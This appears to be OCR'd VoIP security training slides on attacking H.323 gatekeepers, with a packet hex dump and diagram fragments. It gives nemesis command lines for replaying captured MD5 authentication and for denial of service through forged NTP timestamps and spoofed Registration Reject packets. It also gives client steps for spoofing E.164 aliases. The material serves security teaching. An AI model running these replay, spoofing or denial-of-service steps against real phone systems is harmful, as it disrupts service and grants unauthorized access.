


```
0e 80 08 be 06 00 08 91 4a 00 05 80 01 00 c0 a8 - IP address
74 49 06 b8 01 00 c0 a8 74 49 06 b7 22 c0 82 01
01 00 07 00 00 00 00 00 00 00 00 01 34 39 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 02 40 0c
00 44 00 49 00 47 00 53 00 2d 00 69 00 53 00 45
00 43 00 2d 00 74 00 73 00 74 05 00 49 83 58 69
c3 76 82 01 01 00 07 54 61 6e 64 62 65 72 67 01
34 39 2c 2b 10 30 2e 01 04 04 00 55 00 53 00 45 - User Name (e.g USER)
00 52 00 00 c0 45 50 d1 4c 08 2a 86 48 86 f7 0d
02 05 00 80 80 1c 84 51 59 5d 9a c7 b9 83 35 0d - MD5 Hash
26 8d b7 f3 6e 01 00 01 00 01 00 01 00 05 18 01
00 00 12 6d 01 50 20 df 89 03 59 6f 45 19 9f 27
73 c0 a5 92 74 af 00 00 50 20 df 89 03 59 6f 45
19 9f 27 73 c0 a5 92 74 af 00 46 3c 61 73 73 65
6e 74 3e 3c 61 73 73 65 6e 74 5f 74 79 70 65 3e
63 6c 69 65 6e 74 3c 2f 61 73 73 65 6e 74 5f 74
79 70 65 3e 3c 76 65 72 73 69 6f 6e 3e 31 3c 2f
76 65 72 73 69 6f 6e 3e 3c 2f 61 73 73 65 6e 74
3e
```

H.323 Replay Attack

3. Using nemesis, send the update replay packet to the gatekeeper

```
nemesis udp -x 1719 -y 1719
   -S 172.16.1.103
   -D 172.16.1.140
   -H 00:05:4E:4A:E0:E1
   -M 02:34:4F:3B:A0:D3
   –P iSEC.Registration.Replay
```



Auth Request

H.323 Client

Timestamp

Timestamp

NTP Server

Gatekeeper

MD5 Hash: XYZ

Authenticated!

Capture and Replay MD5 hash


MD5 Hash: XYZ

Authenticated!

Attacker


H.323 Authorization

- E.164 Alias
  - – H.323 endpoints each contain an E.164 alias. The E.164 alias is an international number system compromised of a country code (CC), national destination code (NDC), and a subscriber number (SN).
  - – An E.164 alias can be up to 15 alpha-number values, which can be set dynamically by a gatekeeper device or can be set locally by the endpoint itself


H.323 Gatekeeper
Group A: E.164 Aliases (Call Anywhere)
510*
415*
605*
Group B: E.164 Aliases (Call Internal)
605*
Group C: E.164 Aliases (Executive Conference Bridge)
415*

E.164 Alias Enumeration

- E.164 Alias Enumeration
  - H.323 endpoints each contain an E.164 alias. The E.164 alias is an international number system compromised of a country code (CC), national destination code (NDC), and a subscriber number (SN).
  - An E.164 alias can be up to 15 alpha-number values, which can be set dynamically by a gatekeeper device or can be set locally by the endpoint itself



E.164 Alias: 123abc

securityDenial

E.164 Alias: 415abc

duplicateAlias

E.164 Alias: 415abc

Authorized!

H.323 Attacker

DOS

H.323 Client: 415abc

H.323 Gatekeeper

Group C: E.164 Aliases
(Executive Conference Bridge)

415*

Group B: E.164 Aliases
(Call Internal)


605*

Group A: E.164 Aliases
(Call Anywhere)

510*
415*
605*

E.164 Alias Spoofing/Hopping

- E.164 Alias are often used for authorization




H.323 Gatekeeper

Group A: E.164 Aliases
(Call Anywhere)
510*
415*
605*

Group B: E.164 Aliases
(Call Internal)
605*

Group C: E.164 Aliases
(Executive Conference Bridge)
415*

- E.164 alias can be spoofed quite easily in software



☑ Use H.323 Gatekeeper

Gatekeeper Location

○ Automatic Discovery


● Specify Gatekeeper Address:

172.16.1.103

My Gatekeeper Registration ID (E.164 Number): 37331

E.164 Alias Spoofing/Hopping

1. Open an H.323 Client, such as Ekiga
2. Select Edit -> Accounts -> [H.323 account] -> Properties
3. Expand More Options and change the E.164 Alias (Gatekeeper ID)



Account Name: H.323

Gatekeeper: 172.16.1.103

User:


Password:

Gatekeeper ID:

Registration Timeout: 3600

DOS via NTP

- H.323 authentication uses the timestamp from a NTP server
- An attacker can ensure that no H.323 endpoints can register to the network by updating NTP information incorrectly on all H.323 devices
  - A malicious NTP server send timestamps to H.323 endpoints that are not the same timestamps used by the gatekeeper
  - Attacker could send timestamps to the gatekeeper that differ from the ones used by the endpoint
  - Since most H.323 endpoints and gatekeepers do not require authentication for timestamp updates, they will simply accept the timestamp received from the attacker.
  - Some endpoints and gatekeepers will only accept timestamp information from certain IP addresses where IP spoof needs to be used



Auth Request

Timestamp

Timestamp

H.323 Client

NTP Server

MD5 Hash: XYZ

Unauthenticated!

Authenticated!

Gatekeeper

NTP Update Timestamp

NTP Update Timestamp

Attacker

DOS via NTP

1. Start nemesis from the BackTrack CD

2. Download iSEC.NTP.DOS from www.isecpartners.com/voipsecurity.html; the input file we'll use with Nemesis in order to execute the NTP DOS.

3. Using nemesis, send the update replay packet to the gatekeeper


```
nemesis udp -x 123 -y 123
   -S 172.16.1.103
   -D 172.16.1.140
   -H 00:05:4E:4A:E0:E1
   -M 02:34:4F:3B:A0:D3
   –P iSEC.NTP.DOS
```

4. Repeat step 3 repeatedly as long as you want the DOS to occur (or create a script to repeat this indefinitely).

DOS via Registration Reject

- Registration Reject is used to reject registration or unregiester an existing H.323 endpoint
- No authentication to reject H.323 endpoints on the network
  - If a H.323 endpoint is legitimately authenticated a gatekeeper, an attacker can simply send the endpoint one UDP registration reject packet to unregister it. The legitimate endpoint would then attempt to re-register, but the attacker can simply send another UDP packet and immediately unregister it.

DOS via Registration Reject



Auth Request

Timestamp

Timestamp

H.323 Client

NTP Server

MD5 Hash: XYZ

Authenticated!

Unauthenticated!

Gatekeeper

H.323 RegistrationReject

Attacker

DOS via Registration Reject

1. Start nemesis from the BackTrack CD

2. Download iSEC.Registration.Reject.DOS from www.isecpartners.com/voipsecurity.html; the input file we'll use with Nemesis in order to execute the DOS.

3. Using nemesis, send the update replay packet to the gatekeeper

```
nemesis udp -x 123 -y 123
   -S 172.16.1.103
   -D 172.16.1.140
   -H 00:05:4E:4A:E0:E1
   -M 02:34:4F:3B:A0:D3
   –P iSEC.Registration.Reject.DOS
```

4. Repeat step 3 repeatedly as long as you want the DOS to occur (or create a script to repeat this indefinitely).

IAX

